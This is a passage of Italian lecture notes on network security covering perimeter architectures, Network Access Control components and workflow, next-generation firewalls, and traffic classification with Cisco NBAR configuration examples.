


Figura 28

Questa architettura la posso replicare andando a duplicare le reti perimetrali (ognuna avrà i suoi screening routers e bastion hosts) in modo da creare dei perimetri di protezione differenti.




Figura 29

Si può anche avere una singola rete perimetrale che fa da dorsale per due reti esterne, e per ciascuna ci sarà uno screening router.




Figura 30

## 2.7 Network Access Control

Il **Network Access Control (NAC)** è un approccio moderno ed abbastanza avanzato al controllo accessi nel contesto di una rete, perché tende ad unificare su un'unica piattaforma di controllo accessi sia le tecnologie di sicurezza operanti a livello di endpoint (come anti-virus, intrusion-detection, analisi vulnerabilità, etc...) sia i meccanismi di autenticazione a livello utente o sistema (password, biometria, etc...) e sia i meccanismi tradizionali per il controllo della sicurezza della rete. L'obiettivo è quello di controllare la sicurezza degli endpoint (le macchine terminali) facendo in modo che sulla rete ci siano solamente le macchine che sono compatibili con la politica di sicurezza prestabilita (come per esempio viene controllato se il sistema operativo e l'anti-virus siano aggiornati etc...), in modo tale che gli endpoint che si collegano alla rete siano uniformi dal punto di vista della security e siano sufficientemente sicuri così da essere proiettati in una rete. Il risultato finale del NAC è che a valle di questo screening degli endpoints, i dispositivi che non sono conformi ai criteri di sicurezza stabiliti dall'amministratore (come per esempio dispositivi vecchi con un sistema operativo non aggiornato, programmi non più supportati, etc...) vengono rilevati dalla rete in varie fasi (le vedremo a breve) e non vengono ammessi al suo interno e tipicamente lo mette in una situazione di quarantena, in modo tale che questo non ha l'accesso alla rete o ha accesso ad una parte ristretta della rete permettendo di connettersi ai siti per rimediare a queste vulnerabilità rilevate scaricando ed applicando aggiornamenti, etc...

La motivazione della creazione del NAC è che essenzialmente pur spendendo miliardi per le tecnologie di sicurezza perimetrale alla fine ci si è accorti che la rete non è mai sicura poiché si tende a proteggersi bene dalle minacce provenienti dall'esterno, ma alla fine si da poco peso all'esistenza delle minacce interne derivanti, ad esempio, da un PC mal configurato o con su un virus, che può arrivare a compromettere una intera rete. Tutte le macchine (endpoint) che non rispettano le politiche di sicurezza stabilite rappresentano una minaccia e diventano un fattore di rischio per la rete che va eliminato. Diventa, quindi, fondamentale impedire agli host vulnerabili e non conformi alle politiche di sicurezza previste ottenere l'accesso alla rete. Quindi o rispettano i prerequisiti minimi di sicurezza oppure non accedono alla rete.

### 2.7.1 Le principali funzionalità del NAC

Un NAC permette efficientemente di mitigare gli attacchi noti, riconoscendoli; ma per gli attacchi zero-day questo concetto non vale poichè si trattano di minaccia sconosciute ed il NAC non è in grado di riconoscerli. Un'altra funzionalità interessante è quella di effettuare l'enforcing delle politiche di "ammissione in rete" consentendo agli amministratori di rete di definire criteri, come i tipi di computer o i ruoli degli utenti autorizzati per accedere a specifiche aree della rete e garantendone l'enforcement a livello di switch, router e firewall. Inoltre, altra funzionalità interessante del NAC è l'introduzione di meccanismi di controllo accessi non più basati solo sugli indirizzi ma basati sul concetto di identity-based, condizionando, cioè, l'accesso alla rete sulla base di un predefinito processo di identificazione degli utenti e fare in modo da autorizzare gli utenti in modo diversi, specializzando la capacità di visibilità della rete interna che un singolo utente tende ad avere.

### 2.7.2 I concetti di base del NAC

Esistono alcune modalità operative su cui il NAC lavora. La prima modalità operativa definisce quando vengono effettuati i controlli ed in questo caso si parla di **NAC pre-ammissione** e di **NAC post-ammissione**. Nel caso della **pre-ammissione** i dispositivi prima di avere l'accesso completo alla rete vengono verificati/ispezionati e solo se consentito vengono autorizzati ad accedere alla rete. Viceversa il NAC può

lavorare anche in logica **post-ammissione**, cioè vengono prese delle decisioni sulla base delle azioni dell'utente e sulla base di una certa soglia di azioni ostili che l'utente potrebbe aver fatto, inducendo al NAC di decidere se bloccarne l'accesso alla rete e/o inserirlo in quarantena (es. effettuare degli attacchi verso l'esterno); la macchina, infatti, potrebbe essere completamente configurata in maniera ottimale per quanto riguarda le politiche di sicurezza, ma l'uso che se ne fa è scorretto oppure la macchina inizialmente è pulita e successivamente viene infettata (il NAC prima o poi se ne accorge). C'è da precisare che il NAC è un meccanismo generale ed esistono tantissime sfumature per quanto riguarda l'implementazione, ed ogni vendor (come Cisco) può svilupparne la propria soluzione.

Un altro elemento importante del NAC è come vengono acquisite le informazioni circa le macchine. Esistono due opzioni: raccolta dati **agent-based** o **agentless**. Non è facile acquisire informazioni circa una macchina, e la raccolta di informazioni può essere fatta in maniera collaborativa (agent-based) o non collaborativa (agentless). In maniera collaborativa vuol dire che la macchina, volontariamente, per poter accedere alla rete installa un agente di controllo che analizza il suo stato e riporta le informazioni al NAC controller e sulla base di queste informazioni il NAC prende le opportune decisioni. Però ci possono essere dei casi in cui la macchina non è collaborativa (agentless), cioè essa non vuole o non può installare il proprio agent (come dispositivi caratterizzati da un firmware poco flessibile come ad esempio una stampante o scanner che non possono installare un agent); in questo caso vengono utilizzate delle tecniche esterne (meno efficaci dell'agent) di scansione e network inventory management (whitelisting, blacklisting, ACLs) per mutuare da remoto le caratteristiche di sicurezza del dispositivo.

Un altro concetto importante che caratterizza il NAC è come il dispositivo tende ad operare, cioè se opera in maniera **inline** oppure **fuori banda (offline o out-of-band)**. **Inline** significa che abbiamo un singolo dispositivo NAC, come un firewall, che è in grado di effettuare l'enforcing delle politiche di controllo degli accessi. Viceversa, nella modalità di lavoro **offline** gli agent che abbiamo sui dispositivi riportano le informazioni ad una console di management e controllo del NAC che a sua volta si interfaccia con gli switch ed i firewall pilotando l'enforcement delle politiche; ciò vuol dire che questa console ha l'intelligenza per decidere quando va applicato un blocco ma non è la stessa che applica un blocco poiché la console è un host come tanti altri sulla rete che fornisce informazioni a dei dispositivi di controllo come un firewall dandone istruzioni di creare una opportuna ACL per bloccare un certo IP o MAC address. Il NAC deve essere in grado di individuare ogni dispositivo connesso alla rete e di inserirlo in una categoria che ne determinerà le attribuzioni in termini di capacità di accesso alla rete.

Altro aspetto importante che il NAC permette di fare è la **remediation**, cioè quando ci si accorge che una macchina non è adeguata a poter accedere alla rete possiamo decidere due strategie diverse di remediation: la prima è di inserire la macchina in una **quarantena** oppure dare l'accesso alla macchina subordinato all'utilizzo di un **captive portals**. Nel caso in cui si ricorre al meccanismo della quarantena, ad una macchina che non rispetta le policy di sicurezza definite dall'amministratore del NAC gli viene consentito di accedere ad una rete ad accesso limitato (quarantena network) che gli permette di accedere solo ad alcuni servizi (server patching, aggiornamento, etc...). L'altra opzione è quella di restringere l'accesso alla rete subordinato ad un **captive portal**, che potrebbe restringere l'utente a una pagina Web di accesso dove lo stesso dovrà procedere all'autenticazione prima di ottenere l'accesso completo. Il captive portal lo possiamo trovare spesso, per esempio, quando ci agganciamo ad una rete di un albergo che fornisce un servizio limitato finché non si supera un certo livello di autenticazione.

Mostriamo adesso uno schema generale del funzionamento di un NAC. C'è un punto di enforcement delle politiche di sicurezza che può essere un NAC controller (o NAC enforcement point), poi c'è un punto decisionale che si può agganciare ad una base dati di autenticazione che provvede al riconoscimento degli utenti. Appena una macchina decide di fare accesso alla rete (1), tale accesso viene inizialmente bloccato e parte una procedura di single-sign-on oppure un web-login in cui il NAC provvede a verificare il dispositivo e le credenziali utente. Quindi non vengono verificate solo le credenziali, ma viene anche verificato lo stato della macchina in termini di configurazione della stessa, se ci sono delle vulnerabilità, etc.... Dopo queste verifiche, se la macchina non è conforme oppure l'utente non è stato riconosciuto (Architetture AAA, paragrafo 2.1.5) si verifica una negazione dell'accesso ed un eventuale inserimento in quarantena. Viceversa, se il dispositivo

è conforme allora viene inserito in una lista dei dispositivi certificati e da questo momento in poi l'accesso viene regolarmente consentito.




Figura 31

**Pro e contro di un NAC** Implementato correttamente, il NAC è un sistema di sicurezza che dà all'organizzazione la sensazione di avere controllo completo sulla sicurezza, anche in uno scenario in evoluzione e diversificazione. Non è comunque una panacea e per questo motivo il NAC dovrebbe essere utilizzato in sinergia con altri sistemi. Va evidenziata l'importanza di un'adeguata attività di monitoraggio in grado di rilevare se una specifica politica NAC è o meno in grado di soddisfare le esigenze di sicurezza di un'organizzazione, senza diventare eccessivamente intrusiva.

### 2.7.3 I componenti di un NAC

I componenti di base di un'architettura NAC sono tre: la componente che richiede l'accesso, cioè i dispositivi terminali (**Access Requestors**), i dispositivi che effettuano l'enforcement delle politiche di controllo degli accessi stabilite dal NAC (**Policy Enforcement Point**) che può essere un router, un firewall, uno switch, etc... (dipende dove facciamo i controlli di ammissione), ma dato che questi dispositivi sono degli esecutori e non dei decisori, attuano le politiche sulla base delle decisioni che vengono prese da chi decide, ovvero la NAC console/manager (**Policy Decision Point**).




Figura 32

## Access requestors

Gli access requestors sono rappresentati dalle nostre macchine finali che devono connettersi alla rete (laptops, mobile devise, voip phones, etc...). All'interno di ciascun richieditore di accesso c'è bisogno di almeno tre componenti: la prima è il **Posture Collectors (PCS)** che corrisponde all'agent che raccoglie informazioni sullo stato della sicurezza della macchina (ad es. controlla il software installato e aggiornato, la versione del sistema operativo, se c'è un firewall, se c'è un antivirus ed è aggiornato, etc...); la seconda componente è il **Client Broker (CB)**: dato che possiamo avere multipli PCS (i PCS sono gli agent) all'interno della macchina, ognuno deputato all'individuazione di determinate caratteristiche (ad es. ci può essere un agent che controlla la configurazione della rete, un agent che controlla l'antivirus, etc...) è necessaria la presenza di un broker che deve raccogliere tutte le informazioni e le deve consolidare, cioè prende le varie informazioni che i vari PCS ricavano circa la macchina e le trasmette al **Network Access Requestor (NAR)** che ha la funzione di connettere i clients alla rete, di gestire l'autenticazione a livello utente e tutti i dati ottenuti dai vari PCS vengono mandati a qualcuno che deve validare i dati per capire se questa macchina è sicura o meno. Questi oggetti che valideranno e valuteranno i dati sono detti Posture Validators.




Figura 33

Quando abbiamo chiarito di come vengono acquisite le informazioni circa le macchine, abbiamo specificato che esistono due opzioni di raccolta dati: **agent-based** o **agentless**. Nel caso in cui si lavora in modalità agentless i posture collectors possono essere componenti esterne che non sono situate sulla macchine, e potrebbero essere localizzate, ad esempio, sulla console del NAC ed effettuano delle scansioni per ricavare delle informazioni sulla macchina. Il **posture agent (PA)** funge da unico punto di contatto sull'host per aggregare le credenziali da tutti i plug-in di controllo e comunicare con la rete. Questo modulo garantisce anche una relazione di fiducia con la rete allo scopo di scambiare credenziali e informazioni necessarie al NAC. Funziona, inoltre, come un componente middleware che acquisisce le informazioni sulle politiche dell'host e le comunica in modo sicuro al server delle politiche NAC ed interagisce direttamente con le applicazioni "abilitate per NAC" in esecuzione sull'host senza l'intervento dell'utente.

## Policy Enforcement Points

Un altro componente fondamentale in una architettura NAC è il policy enforcement points (PEP) che comprende vari **Network Enforcement Point** che garantiscono e controllano l'accesso alla rete (con le ACL) e questi possono essere degli switch, routers, firewall, etc... Il PEP può essere considerato come il braccio del NAC.




Figura 34

**Policy Decision Points** Un altro componente fondamentale in una architettura NAC è il policy decision points (PDP). In questo componente, così come all'interno di un Access Requestors si possono avere multipli posture collector, possiamo avere multipli **Posture Validator**, che ricevono le informazioni dai corrispondenti posture collector e le validano rispetto alle policy da applicare. Anche qui è necessaria la presenza di un Broker (**Server Broker**) che raccoglie/consolida tutte le informazioni ricevute dai posture validators per poter determinare le decisioni di accesso ed invia tali decisioni al **Network Access Authority (NAA)**. Il NAA valide le informazioni di autenticazione e di posture e passa il risultato di tali decisioni al PEP, che sarà quello che fisicamente butterà fuori o ammetterà il dispositivo che deve accedere alla rete.




Figura 35

#### 2.7.4 Esempio di transazione NAC

Adesso mostriamo tutto il meccanismo di un NAC:

1. I PCS raccolgono informazioni sullo stato della sicurezza dell'endpoint.
2. Il CB consolida i dati dell'endpoint ricevuti dai PCS e li passa al NAR.
3. Il NAR ottiene tali dati di valutazione della sicurezza e li invia al PEP.
4. Il PEP riceve tali dati e li invia al PDP.
5. La NAA riceve i dati dal AR tramite il PEP. Se è coinvolta l'autenticazione, la NAA verifica su un DB di autenticazione se l'utente ha credenziali valide.
6. Ogni PVS controlla le informazioni dal corrispondente PCS e trasmette il verdetto al SB.
7. Il SB consolida l'input del PVS in un'unica policy response.
8. La NAA invia la risposta e le istruzioni corrispondenti al PEP.




Figura 36

# 3. Next Generation Firewalls e Intrusion Detection/Prevention Systems

Fino ad ora abbiamo visto i vari dispositivi di rete applicati a politiche normali di controllo accessi (passare/non passare), ma quello che bisogna fare sulla rete per garantirne la sicurezza non si limita solo al controllo accessi ma è necessario fare di più. Gli strumenti tradizionali visti fino ad ora come router e firewall tradizionali non consentono di fare altro, ma ci si limita al controllo accessi mediante le ACL agganciate a meccanismi di stateful inspection (basata sulla deep packet inspection) nel caso dei firewall più evoluti. Però più di questo non si riesce a fare. In realtà potremmo dover trattare diversamente le tipologie di traffico con cui abbiamo a che fare su una rete complessa e dato che gli scenari di rete stanno cambiando, ci vengono incontro i nuovi firewall, ovvero i new generation o next generation firewall, che si vanno ad integrare con sistemi più sofisticati per il rilevamento automatico delle intrusioni ed il riconoscimento automatico delle anomalie (Intrusion detection system e anomaly detection system).

Perché nascono questi firewall di nuova generazione? Con l'evoluzione delle reti e soprattutto con il diffondersi della connettività mobile (5G, in primis), stanno cambiando i concetti di domini di sicurezza, di perimetri di difesa e di superfici di attacco; in particolare il perimetro di sicurezza, che costituisce il principale punto di applicazione e controllo accessi dove inseriamo i dispositivi di controllo perimetrali, sta diventando sempre più poroso/fluido facendo venire a mancare il concetto di una logica di demarcazione, di punto preciso su cui applicare determinate politiche di controllo accessi. Questo aspetto ha conseguenze devastanti sulla gestione della sicurezza delle reti, perché appena il perimetro diventa fluido/poroso conseguentemente la superficie di attacco diventa infinita. Quindi ci troviamo in una situazione che viene comunemente definita come rete senza confini (borderless network) in cui ciò che accade è che i confini fra i domini di sicurezza diventano inconsistenti (oggigiorno esistono reti dappertutto) in cui si perde anche il concetto di differenziazione tra reti MAN, LAN, etc... in cui cade completamente il paradigma “tutti buoni dentro (inside) e tutti cattivi fuori (outside)”, e diventa sempre più complicato creare delle barriere perimetrali. Come dobbiamo comportarci? Da questo scenario vengono fuori tutte le debolezze di un tradizionale firewall (non protegge da attacchi interni, da virus e trojan, etc...) per cui non può fungere da unico punto di difesa. Sparisce, quindi, il concetto di “modello fortezza”, e le ACL diventano poco flessibili per definire le politiche di sicurezza (il filtraggio su porta non basta più, per intenderci).

## 3.1 Next Generation Firewalls

E' necessario, quindi, che i firewall si evolvano per essere più proattivi, bloccare i nuovi attacchi e fornire un controllo maggiore. Ma che caratteristiche deve avere un next-generation firewall? Innanzitutto deve conservare tutte le caratteristiche di un firewall tradizionale (di prima generazione) integrandole con quelle di intrusion detection. Inoltre deve essere in grado di applicare delle policy più sofisticate, ovvero policy che devono riconoscere i protocolli tramite deep packet inspection e riconoscendo la semantica di determinati attacchi. Inoltre esso deve garantire una visibilità full stack, cioè mentre un firewall tradizionale si ferma al livello di trasporto, i nuovi arrivano fino al livello di applicazione ed oltre. Un firewall di nuova generazione deve anche integrarsi con sistemi di monitoraggio esterni (come un NAC), con sistemi di autenticazione utenti (RADIUS), e con sistemi che siano in grado di monitorare il traffico ed individuare eventuali minacce. Tutte queste funzionalità devono essere in grado di lavorare in logica wire-speed (alta velocità mediante hardware opportuno, tecnologia ASIC).

### 3.1.1 Funzionalità fondamentali

Tra le funzionalità fondamentali troviamo: individuazione delle risorse più a rischio con informazioni dettagliate sul contesto. Reagire tempestivamente agli attacchi grazie all'automazione intelligente della sicurezza che consente di impostare le policy e rafforzare le difese in modo dinamico. Ridurre efficacemente le attività evasive o sospette tramite la correlazione degli eventi rilevati su rete e endpoints. Ridurre notevolmente l'intervallo di tempo tra l'individuazione e l'intervento correttivo con soluzioni di sicurezza retrospettiva che monitorano costantemente la rete per rilevare attività e comportamenti sospetti anche dopo l'indagine iniziale. Semplificare l'amministrazione e ridurre la complessità grazie a policy unificate che proteggono la rete in tutte le fasi dell'attacco. Un firewall di nuova generazione deve poter bloccare in tempo reale le minacce garantendo protezione in tutte le fasi di un attacco oltre a dover intercettare le applicazioni pericolose, vulnerabilità, malware, URL ad alto rischio e file con contenuti dannosi. Infine una delle funzionalità più importanti è quella di poter identificare le applicazioni (e non le porte), identificando la natura dell'applicazione, indipendentemente dal protocollo, ed identificare gli utenti (non gli indirizzi IP).

### 3.1.2 Classificazione del traffico

L'elemento caratterizzante dei firewall di nuova generazione è quella di comprendere il traffico, cioè associare il traffico ad una specifica classe relativa all'applicazione, si parlerà quindi di **classificazione del traffico** ("classi" di traffico) per poter riconoscere a livello protocollare specifiche applicazioni come, ad esempio, la comunicazione TOR, un colloquio Skype o uno scambio di dati P2P; tutto ciò deve avvenire in modo indipendente rispetto alle porte utilizzate, in modo tale da poter reagire a meccanismi di protocol obfuscation ed alla cifratura del traffico usata da molte applicazioni (come Skype e Tor) che rendono difficile l'individuazione da parte di sistemi IPS.




Figura 37

**Obiettivi della classificazione** Tra gli obiettivi della classificazione troviamo soprattutto di individuare e poter riconoscere i vari flussi che transitano sui punti di analisi allo scopo di implementare sia politiche di filtraggio, e di raggruppare gli utenti in vari profili in modo tale da associare trattamenti in ragione delle applicazioni che utilizzano. È utile classificare anche per acquisire informazioni sui dati che transitano su una rete anche per effettuare particolari tuning per un dato servizio o delle diversioni di traffico, cioè applicare una priorità più alta ad alcune applicazioni a discapito di altre che richiedono meno risorse e meno interattività.

### 3.1.2.1 NBAR

Il Cisco **NBAR** (Network Based Application Recognition) è un motore di classificazione disponibile solo su firewall e router **Cisco** per la classificazione del traffico e permette di analizzare in tempo reale, tramite deep packet inspection e payload analysis, il traffico che fluisce lungo la rete in modo da poter riconoscere i protocolli che transitano.

Ha la capacità di classificare le applicazioni che hanno:

- Numeri di porta UDP o TCP staticamente assegnati;
- Protocolli che non sono UDP o TCP;
- Numeri di porta UDP o TCP assegnati dinamicamente durante la connessione;
- Classificazione basata su una ispezione profonda del pacchetto: NBAR può guardare all'interno di un pacchetto per identificare le applicazioni;
- Identificare traffico http via URL, nome dell'host o tipo MIME usando le espressioni regolari (\*, ?, []), Citrix ICA Traffic, classificazione in base al tipo di payload RTP;
- Attualmente supporta 88 protocolli/applicazioni.

### Configurazione NBAR

È possibile arricchire la conoscenza del motore di classificazione del traffico attraverso un linguaggio, chiamato *Protocol Description Language*, che si può utilizzare per rilevare nuovi protocolli. La prima cosa da fare è applicare, su una specifica interfaccia, la funzionalità di protocol discovery:

```
int ethernet 0
    ip nbar protocol-discovery
```

A questo punto, attraverso un costrutto di **class map**, che permette di fare un mapping tra una classe e delle espressioni di matching, viene individuata una specifica classe:

```
class-map match-any classe-di-prova
    match protocol <espressione>
```

Dopo aver definito le classi di interesse, viene creata una policy di gestione delle classi che permette di specificare la gestione del traffico associata ad esse. Viene, quindi, creata una **policy map** che va proprio ad associare un trattamento ad una data classe individuata nel flusso:

```
policy-map map-di-prova
    class classe-di-prova
        <azione (es. set ip dscp XXX)>
```

L'ultima operazione è quella di applicare la policy all'interfaccia:

```
int ethernet 0
    service-policy input mark-coded
```

Ecco un questo **esempio** in cui viene presentata una possibile applicazione di NBAR per *limitare in banda il traffico WWW*. Viene prima creata una mappa chiamata HTTP, in cui il protocollo HTTP viene matchato, viene poi applicata la policy map che riconosce la classe e la limita in banda, alla fine la service policy viene applicata all'interfaccia specifica.

```
ip nbar port-map http tcp 80 8080
!
class-map http
    match protocol http
!
policy-map limitwebbw
    class http
        bandwith 256
!
interface serial 0/0
    service-policy output limitwebbw
```

È possibile ispezionare le transazioni HTTP alla ricerca di specifiche URL (o parte di essa, come prefissi, etc...) da matchare per poterle trattare in maniera differenziata. Si vanno ad ispezionare le HTTP request che contengono particolari stringhe host/URL, per poter gestire in maniera differenziata richieste e risposte, questo si fa definendo una opportuna class map in cui si va a matchare uno specifico nome di host oppure una specifica URL o anche un MIME-type.

